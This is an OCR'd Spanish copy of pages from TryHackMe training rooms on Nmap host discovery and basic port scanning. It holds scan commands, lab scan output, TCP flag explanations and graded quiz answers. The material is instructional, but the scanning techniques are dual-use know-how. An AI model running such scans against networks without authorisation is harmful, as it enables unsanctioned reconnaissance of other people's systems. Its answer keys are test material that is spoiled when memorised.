
El resultado del escaneo muestra que ocho hosts están activos; además, muestra sus direcciones MAC. En términos generales, no esperamos conocer las direcciones MAC de los objetivos a menos que estén en la misma subred que nuestro sistema. El resultado anterior indica que Nmap no necesitaba enviar paquetes ICMP ya que confirmó que estos hosts están activos según las respuestas ARP que recibió.

Repitiremos el escaneo anterior; sin embargo, está vez escanearemos desde un sistema que pertenece a una subred diferente. Los resultados son similares pero sin las direcciones MAC.


Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -PE -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:16 EEST
Nmap scan report for 10.10.68.50
Host is up (0.12s latency).
Nmap scan report for 10.10.68.52
Host is up (0.12s latency).
Nmap scan report for 10.10.68.77
Host is up (0.11s latency).
Nmap scan report for 10.10.68.110
Host is up (0.11s latency).
Nmap scan report for 10.10.68.140
Host is up (0.11s latency).
Nmap scan report for 10.10.68.142
Host is up (0.11s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap scan report for 10.10.68.222
Host is up (0.11s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 8.26 seconds
```

Si observa los paquetes de red utilizando una herramienta como Wireshark, verá algo similar a la imagen a continuación. Puede ver que tenemos una dirección IP de origen en una subred diferente a la de la subred de destino, enviando solicitudes de eco ICMP a todas las direcciones IP en la subred de destino para ver cuál responderá.



Debido a que las solicitudes de eco ICMP tienden a bloquearse, también puede considerar las solicitudes de marca de tiempo ICMP o máscara de dirección ICMP para saber si un sistema está en línea. Nmap utiliza una solicitud de marca de tiempo ICMP (tipo 13) y verifica si recibirá una respuesta de marca de tiempo ICMP (tipo 14). Agregar la `-PP` opción le dice a Nmap que use solicitudes de marca de tiempo ICMP. Como se muestra en la figura siguiente, espera que los anfitriones en vivo respondan.




En el siguiente ejemplo, ejecutamos `nmap -PP -sn MACHINE_IP/24` para descubrir las computadoras en línea en la subred de la máquina de destino.


Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -PP -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:06 EEST
Nmap scan report for 10.10.68.50
Host is up (0.13s latency).
Nmap scan report for 10.10.68.52
Host is up (0.25s latency).
Nmap scan report for 10.10.68.77
Host is up (0.14s latency).
Nmap scan report for 10.10.68.110
Host is up (0.14s latency).
Nmap scan report for 10.10.68.140
Host is up (0.13s latency).
Nmap scan report for 10.10.68.209
Host is up (0.14s latency).
Nmap scan report for 10.10.68.220
Host is up (0.14s latency).
Nmap scan report for 10.10.68.222
Host is up (0.14s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 10.93 seconds
```

De manera similar al escaneo ICMP anterior, este escaneo enviará muchas solicitudes de marca de tiempo ICMP a cada dirección IP válida en la subred de destino. En la captura de pantalla de Wireshark a continuación, puede ver una dirección IP de origen que envía paquetes ICMP a todas las direcciones IP posibles para descubrir hosts en línea.



De manera similar, Nmap utiliza consultas de máscara de dirección (ICMP tipo 17) y verifica si recibe una respuesta de máscara de dirección (ICMP tipo 18). Este escaneo se puede habilitar con la opción `-PM`. Como se muestra en la figura siguiente, se espera que los hosts en vivo respondan a las solicitudes de máscara de dirección ICMP.




En un intento de descubrir hosts activos mediante consultas de máscara de direcciones ICMP, ejecutamos el comando `nmap -PM -sn MACHINE_IP/24`. Aunque, según análisis anteriores, sabemos que al menos ocho hosts están activos, este análisis no arrojó ninguno. La razón es que el sistema de destino o un firewall en la ruta está bloqueando este tipo de paquete ICMP. Por lo tanto, es fundamental aprender múltiples enfoques para lograr el mismo resultado. Si se está bloqueando un tipo de paquete, siempre podemos elegir otro para descubrir la red y los servicios de destino.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -PM -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:13 EEST
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.17 seconds
```

Aunque no recibimos ninguna respuesta y no podimos determinar qué hosts están en línea, es esencial tener en cuenta que este escaneo envió solicitudes de máscara de dirección ICMP a cada dirección IP válida y esperó una respuesta. Cada solicitud ICMP se envió dos veces, como podemos ver en la siguiente captura de pantalla.



Responda las siguientes preguntas

¿Cuál es la opción requerida para decirle a Nmap que use ICMP Timestamp para descubrir hosts en vivo?

PP — Respuesta correcta

¿Cuál es la opción requerida para indicarle a Nmap que use la máscara de dirección ICMP para descubrir hosts en vivo?

-PM — Respuesta correcta

¿Cuál es la opción requerida para decirle a Nmap que use ICMP Echo para descubrir hosts en vivo?

-PE — Respuesta correcta

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Tarea 8 Uso de la búsqueda de DNS inversa

Tarea 9 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

Descubrimiento de host en vivo de Nmap

2856 19

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

Iniciar Attackbox | Mostrar vista dividida | Apoyo

50%

Tarea 1 Introducción

Tarea 2 Subredes

Tarea 3 Enumeración de objetivos

Tarea 4 Descubriendo anfitriones en vivo


Tarea 5 Descubrimiento de host Nmap mediante ARP

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Ping de sincronización TCP

Podemos enviar un paquete con el indicador SYN (Sincronize) configurado a un puerto TCP , IB por defecto, y esperar una respuesta. Un puerto abierto debería responder con un SYN/ACK (Reconocimiento), un puerto cerrado resultaría en un RST (Reinicio). En este caso, solo verificamos si obtendremos alguna respuesta para informar si el host está activo. El estado específico del puerto no es significativo aquí. La siguiente figura es un recordatorio de cómo suele funcionar un protocolo de enlace TCP de tres vías.



Si desea que Nmap utilice el ping TCP SYN, puede hacerlo mediante la opción `-PS` seguida del número de puerto, rango, lista o una combinación de ellos. Por ejemplo, `-PS21` apuntará al puerto 21, mientras que `-PS21-25` apuntará a los puertos 21, 22, 23, 24 y 25. Finalmente, `-PS80,443,8080` apuntará a los tres puertos 80, 443 y 8080.


Los usuarios privilegiados (root y sudoers) pueden enviar paquetes TCP SYN y no necesitan completar el protocolo de enlace de tres vías TCP incluso si el puerto está abierto, como se muestra en la siguiente figura. Los usuarios sin privilegios no tienen más remedio que completar el protocolo de enlace de tres vías si el puerto está abierto.

Ejecutaremos `nmap -PS -sn MACHINE_IP/24` para escanear la subred de la VM de destino . Como podemos ver en el resultado a continuación, podimos descubrir cinco hosts.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -PS -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:45 EEST
Nmap scan report for 10.10.68.52
Host is up (0.10s latency).
Nmap scan report for 10.10.68.121
Host is up (0.16s latency).
Nmap scan report for 10.10.68.125
Host is up (0.089s latency).
Nmap scan report for 10.10.68.134
Host is up (0.31s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 17.38 seconds
```

Echemos un vistazo más de cerca a lo que sucedió detrás de escena observando el tráfico de red en Wireshark en la siguiente figura. Técnicamente hablando, como no especificamos ningún puerto TCP para usar en el escaneo de ping TCP, Nmap usó puertos comunes; en este caso, es el puerto TCP 80. Se espera que cualquier servicio que escuche en el puerto 80 responda, lo que indica indirectamente que el host está en línea.




Ping de confirmación de TCP

Como habrás adivinado, esto envía un paquete con un indicador ACK configurado. Debe ejecutar Nmap como usuario privilegiado para poder lograr esto. Si lo intenta como usuario sin privilegios, Nmap intentará un protocolo de enlace de tres vías.

De forma predeterminada, se utiliza el puerto 80. La sintaxis es similar al ping TCP SYN. `-PA` debe ir seguido de un número de puerto, rango, lista o una combinación de ellos. Por ejemplo, `-PA21` considere `-PA21-25` y `-PA80,443,8080` . Si no se especifica ningún puerto, se utilizará el puerto 80.

La siguiente figura muestra que cualquier paquete TCP con un indicador ACK debe recibir un paquete TCP con un indicador RST configurado. El objetivo responde con el indicador RST establecido porque el paquete TCP con el indicador ACK no forma parte de ninguna conexión en curso. La respuesta esperada se utiliza para detectar si el host de destino está activo.




En este ejemplo, corremos `sudo nmap -PA -sn MACHINE_IP/24` para descubrir los hosts en línea en la subred del objetivo. Podemos ver que el escaneo de ping TCP ACK detectó cinco hosts activos.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -PA -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:46 EEST
Nmap scan report for 10.10.68.52
Host is up (0.11s latency).
Nmap scan report for 10.10.68.121
Host is up (0.12s latency).
Nmap scan report for 10.10.68.125
Host is up (0.10s latency).
Nmap scan report for 10.10.68.134
Host is up (0.10s latency).
Nmap scan report for 10.10.68.220
Host is up (0.10s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 29.89 seconds
```


Si echamos un vistazo al tráfico de la red como se muestra en la siguiente figura, descubriremos muchos paquetes con el indicador ACK configurado y enviados al puerto 80 de los sistemas de destino. Nmap envía cada paquete dos veces. Los sistemas que no responden están fuera de línea o son inaccesibles.




Ping UDP

Finalmente, podemos usar UDP para descubrir si el host está en línea. A diferencia del ping TCP SYN, no se espera que el envío de un paquete UDP a un puerto abierto genere ninguna respuesta. Sin embargo, si enviamos un paquete UDP a un puerto UDP cerrado, esperamos recibir un paquete de puerto ICMP inalcanzable; esto indica que el sistema de destino está activo y disponible.

En la siguiente figura, vemos un paquete UDP enviado a un puerto UDP abierto y no genera ninguna respuesta. Sin embargo, enviar un paquete UDP a cualquier puerto UDP cerrado puede desencadenar una respuesta que indique indirectamente que el destino está en línea.






La sintaxis para especificar los puertos es similar a la de TCP SYN ping y TCP ACK ping. Usos de Nmap `-PU` para ping UDP. En el siguiente ejemplo, utilizamos un escaneo UDP y descubrimos cinco hosts activos.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -PU -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:45 EEST
Nmap scan report for 10.10.68.52
Host is up (0.10s latency).
Nmap scan report for 10.10.68.121
Host is up (0.10s latency).
Nmap scan report for 10.10.68.125
Host is up (0.14s latency).
Nmap scan report for 10.10.68.134
Host is up (0.096s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 9.20 seconds
```

Inspeccionemos los paquetes UDP generados. En la siguiente captura de pantalla de Wireshark, notamos que Nmap envía paquetes UDP a puertos UDP que probablemente están cerrados. La siguiente imagen muestra que Nmap utiliza un puerto UDP poco común para desencadenar un error de destino ICMP inalcanzable (puerto inalcanzable).



masscan

Como nota al margen, Masscan utiliza un enfoque similar para descubrir los sistemas disponibles. Sin embargo, para finalizar su escaneo de red rápidamente, Masscan es bastante agresivo con la tasa de paquetes que genera. La sintaxis es bastante similar. `-p` puede ir seguido de un número de puerto, una lista o un rango. Considere los siguientes ejemplos:

- `masscan MACHINE_IP/24 -p443`
- `masscan MACHINE_IP/24 -p80,443`
- `masscan MACHINE_IP/24 -p22-25`
- `masscan MACHINE_IP/24 --top-ports 100`

Masscan no está instalado en Attackbox; sin embargo, se puede instalar usando `apt install masscan` .

Responda las siguientes preguntas

¿Qué escaneo de ping TCP no requiere una cuenta privilegiada?

TCP SYN Ping — Respuesta correcta

¿Qué escaneo de ping TCP requiere una cuenta privilegiada?

TCP ACK Ping — Respuesta correcta

¿Qué opción necesita agregar a Nmap para ejecutar un escaneo de ping TCP SYN en el puerto telnet?

-PS23 — Respuesta correcta — Pista

Tarea 8 Uso de la búsqueda de DNS inversa

Tarea 9 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

2856

Descubrimiento de host en vivo de Nmap

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

100%

Tarea 1 Introducción

Tarea 2 Subredes

Tarea 3 Enumeración de objetivos

Tarea 4 Descubriendo anfitriones en vivo

Tarea 5 Descubrimiento de host Nmap mediante ARP

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Tarea 8 Uso de la búsqueda de DNS inversa

El comportamiento predeterminado de Nmap es utilizar hosts en línea con DNS inverso. Debido a que los nombres de host pueden revelar mucho, este puede ser un paso útil. Sin embargo, si no desea enviar dichas consultas DNS, puede `-n` omitir este paso.

De forma predeterminada, Nmap buscará servidores en línea; sin embargo, puede utilizar la opción `-R` para consultar el servidor DNS incluso para hosts fuera de línea. Si desea utilizar un servidor DNS específico, puede agregar la `--dns-servers DNS_SERVER` opción.

Responda las siguientes preguntas

Queremos que Nmap emita una búsqueda DNS inversa para todos los hosts posibles en una subred, con la esperanza de obtener información a partir de los nombres. ¿Qué opción deberíamos agregar?

-R

Respuesta correcta

Tarea 9 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

2856

Descubrimiento de host en vivo de Nmap

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.

100%

Tarea 1 Introducción

Tarea 2 Subredes

Tarea 3 Enumeración de objetivos

Tarea 4 Descubriendo anfitriones en vivo

Tarea 5 Descubrimiento de host Nmap mediante ARP

Tarea 6 Descubrimiento de host Nmap mediante ICMP

Tarea 7 Descubrimiento de hosts de Nmap mediante TCP y UDP

Tarea 8 Uso de la búsqueda de DNS inversa

Tarea 9 Resumen

Ha aprendido cómo ARP , ICMP, TCP y UDP pueden detectar hosts activos al completar esta sala. Cualquier respuesta de un anfitrión es una indicación de que está en línea. A continuación se muestra un resumen rápido de las opciones de línea de comandos para Nmap que hemos cubierto.

Tipo de scaneado	Comando de ejemplo
Escaneo ARP	`sudo nmap -PR -sn MACHINE_IP/24`
Escaneo de eco ICMP	`sudo nmap -PE -sn MACHINE_IP/24`
Escaneo de marca de tiempo ICMP	`sudo nmap -PP -sn MACHINE_IP/24`
Escaneo de máscara de dirección ICMP	`sudo nmap -PM -sn MACHINE_IP/24`
Escaneo de ping TCP SYN	`sudo nmap -PS22,80,443 -sn MACHINE_IP/30`
Escaneo de ping TCP ACK	`sudo nmap -PA22,80,443 -sn MACHINE_IP/30`
Escaneo de ping UDP	`sudo nmap -PU53,161,162 -sn MACHINE_IP/30`

Recuerde agregar `-sn` si solo está interesado en el descubrimiento de host sin escaneo de puertos. Omitir `-sn` permitirá que Nmap explore de forma predeterminada los puertos de los hosts en vivo.

Opción	Objetivo
`-n`	sin búsqueda de DNS
`-R`	búsqueda de DNS inversa para todos los hosts
`-sn`	solo descubrimiento de host

Responda las siguientes preguntas

Asegúrese de haber tomado nota de todas las opciones de Nmap explicadas en esta sala. Para continuar aprendiendo sobre Nmap, únase a la sala Nmap Basic Port Scans , que presenta los tipos básicos de escaneos de puertos.

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 128199 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

1586

Escaneos de puertos básicos de Nmap

Iniciar AttackBox | Ayuda

Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.

100%

Tarea 1 Introducción

Esta sala es la segunda de la serie Nmap (parte del módulo Introducción a la seguridad de redes).

1. Descubrimiento de host en vivo de Nmap
2. Escaneos de puertos básicos de Nmap
3. Escaneos de puertos avanzados de Nmap
4. Escaneos de puertos posteriores a Nmap

En la sala anterior nos centramos en descubrir sistemas online. Hasta ahora, hemos cubierto tres pasos de un escaneo de Nmap :

1. Enumerar objetivos
2. Descubra anfitriones en vivo
3. Búsqueda de DNS inversa

El siguiente paso sería comprobar qué puertos están abiertos y escuchando y qué puertos están cerrados. Por lo tanto, en esta sala y en la siguiente, nos centraremos en el escaneo de puertos y los diferentes tipos de escaneos de puertos utilizados por `nmap` . Esta sala explica:

1. Escaneo del puerto de conexión TCP
2. Escaneo del puerto TCP SYN
3. escaneo de puertos UDP

Además, analizamos las diferentes opciones para especificar los puertos, la velocidad de escaneo y el número de sondas paralelas.

Responda las siguientes preguntas

Inicie AttackBox usando el botón Iniciar AttackBox. Lanzará diferentes tipos de escaneos contra la VM de destino para obtener un conocimiento sólido de los tipos de escaneo básicos de Nmap.

No se necesita respuesta | Pregunta hecha

Tarea 2 Puertos TCP y UDP

Tarea 3 Banderas TCP

Tarea 4 Escaneo de conexión TCP

Tarea 5 Escaneo TCP SYN

Tarea 6 Escaneo UDP

Tarea 7 Ajuste del alcance y el rendimiento

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 58477 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1586

Escaneos de puertos básicos de Nmap

Iniciar AttackBox | Ayuda

Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.

100%

Tarea 1 Introducción

Tarea 2 Puertos TCP y UDP

En el mismo sentido en que una dirección IP especifica un host en una red, entre muchos otros, un puerto TCP o un puerto UDP se utiliza para identificar un servicio de red que se ejecuta en ese host. Un servidor proporciona el servicio de red y se adhiere a un protocolo de red específico. Los ejemplos incluyen proporcionar tiempo, responder a consultas de DNS y servir páginas web. Un puerto suele estar vinculado a un servicio mediante ese número de puerto específico. Por ejemplo, un servidor HTTP se vincularía al puerto TCP 80 de forma predeterminada; Además, si el servidor HTTP admite SSL/TLS, escuchará en el puerto TCP 443. (Los puertos TCP 80 y 443 son los puertos predeterminados para HTTP y HTTPS; sin embargo, el administrador del servidor web puede elegir otros números de puerto si es necesario). no más de un servicio puede escuchar en cualquier puerto TCP o UDP (en la misma dirección IP).

A riesgo de simplificar demasiado, podemos clasificar los puertos en dos estados:

1. El puerto abierto indica que hay algún servicio escuchando en ese puerto.
2. El puerto cerrado indica que no hay ningún servicio escuchando en ese puerto.

Sin embargo, en situaciones prácticas, debemos considerar el impacto de los cortafuegos. Por ejemplo, un puerto puede estar abierto, pero un firewall puede estar bloqueando los paquetes. Por tanto, Nmap considera los siguientes seis estados:

1. **Abierto** : indica que un servicio está escuchando en el puerto especificado.
2. **Cerrado** : indica que no hay ningún servicio escuchando en el puerto especificado, aunque el puerto es accesible. Por accesible queremos decir que es accesible y no está bloqueado por un firewall u otros dispositivos/programas de seguridad.
3. **Filtrado** : significa que Nmap no puede determinar si el puerto está abierto o cerrado porque no es accesible. Este estado generalmente se debe a que un firewall impide que Nmap llegue a ese puerto. Es posible que se bloquee el acceso de los paquetes de Nmap al puerto; alternativamente, se impide que las respuestas lleguen al host de Nmap.
4. **Sin filtrar** : significa que Nmap no puede determinar si el puerto está abierto o cerrado, aunque el puerto sea accesible. Este estado se encuentra cuando se utiliza un escaneo ACK `-sA` .
5. **Abierto|Filtrado** : Esto significa que Nmap no puede determinar si el puerto está abierto o filtrado.
6. **Cerrado|Filtrado** : Esto significa que Nmap no puede decidir si un puerto está cerrado o filtrado.

Responda las siguientes preguntas

¿Qué servicio utiliza el puerto UDP 53 de forma predeterminada?

DNS | Respuesta correcta | Pista

¿ Qué servicio utiliza el puerto TCP 22 de forma predeterminada?

SSH | Respuesta correcta | Pista

¿Cuántos estados portuarios considera Nmap ?

6 | Respuesta correcta

¿Qué estado portuario es el más interesante para descubrir como pentester?

Open | Respuesta correcta

Tarea 3 Banderas TCP

Tarea 4 Escaneo de conexión TCP

Tarea 5 Escaneo TCP SYN

Tarea 6 Escaneo UDP

Tarea 7 Ajuste del alcance y el rendimiento

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 58477 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1586

Escaneos de puertos básicos de Nmap

Iniciar AttackBox | Ayuda

Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.

100%


Tarea 1 Introducción

Tarea 2 Puertos TCP y UDP

Tarea 3 Banderas TCP

Nmap admite diferentes tipos de escaneos de puertos TCP. Para comprender la diferencia entre estos escaneos de puertos, debemos revisar el encabezado TCP. El encabezado TCP son los primeros 24 bytes de un segmento TCP. La siguiente figura muestra el encabezado TCP tal como se define en RFC 793 . Esta figura parece sofisticada al principio; sin embargo, es bastante sencillo de entender. En la primera fila, tenemos el número de puerto TCP de origen y el número de puerto de destino. Podemos ver que al número de puerto se le asignan 16 bits (2 bytes). En la segunda y tercera filas tenemos el número de secuencia y el número de acuse de recibo. Cada fila tiene 32 bits (4 bytes) asignados, con seis filas en total, lo que suma 24 bytes.

TCP Header (RFC793)



En particular, debemos centrarnos en las banderas que Nmap puede activar o desactivar. Hemos resaltado las banderas de TCP en rojo. Establecer un bit de bandera significa establecer su valor en 1. De izquierda a derecha, las banderas del encabezado TCP son:

1. **URG** : El indicador urgente indica que el puntero urgente presentado es significativo. El puntero urgente indica que los datos entrantes son urgentes y que un segmento TCP con el indicador URG establecido se procesa inmediatamente sin tener que esperar segmentos TCP enviados previamente.
2. **ACK** : el indicador de reconocimiento indica que el número de reconocimiento es significativo. Se utiliza para acusar recibo de un segmento TCP .
3. **PSH** : marca push que solicita a TCP que pase los datos a la aplicación de inmediato.
4. **RST** : el indicador de reinicio se utiliza para restablecer la conexión. Otro dispositivo, como un firewall, podría enviarlo para interrumpir una conexión TCP . Este indicador también se utiliza cuando se envían datos a un host y no hay ningún servicio en el extremo receptor para responder.
5. **SYN** : el indicador de sincronización se utiliza para iniciar un protocolo de enlace TCP de tres vías y sincronizar números de secuencia con el otro host. El número de secuencia debe establecerse aleatoriamente durante el establecimiento de la conexión TCP.
6. **FIN** : El remitente no tiene más datos para enviar.

Responda las siguientes preguntas

¿Qué 3 letras representan la bandera de reinicio?

RST — Respuesta correcta

¿ Qué indicador se debe configurar cuando se inicia una conexión TCP (primer paquete de protocolo de enlace de tres vías TCP)?

SYN — Respuesta correcta

Tarea 4 Escaneo de conexión TCP

Tarea 5 Escaneo TCP SYN

Tarea 6 Escaneo UDP

Tarea 7 Ajuste del alcance y el rendimiento

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 58477 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET...

1586

Escaneos de puertos básicos de Nmap

Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción


Tarea 2 Puertos TCP y UDP

Tarea 3 Banderas TCP

Tarea 4 Escaneo de conexión TCP


Iniciar máquina

El escaneo de conexión TCP funciona completando el protocolo de enlace de tres vías TCP. En el establecimiento de una conexión TCP estándar, el cliente envía un paquete TCP con el indicador SYN configurado y el servidor responde con SYN/ACK si el puerto está abierto; finalmente, el cliente completa el protocolo de enlace de tres vías enviando un ACK.



Case: TCP port is open.


Nos interesa saber si el puerto TCP está abierto, no estableciendo una conexión TCP. Por lo tanto, la conexión se interrumpe tan pronto como se confirma su estado enviando un RST/ACK. Puede optar por ejecutar el análisis de conexión TCP utilizando `-sT` .




Case: TCP port is open.

Es importante tener en cuenta que si no es un usuario privilegiado (root o sudoer), un escaneo de conexión TCP es la única opción posible para descubrir puertos TCP abiertos.

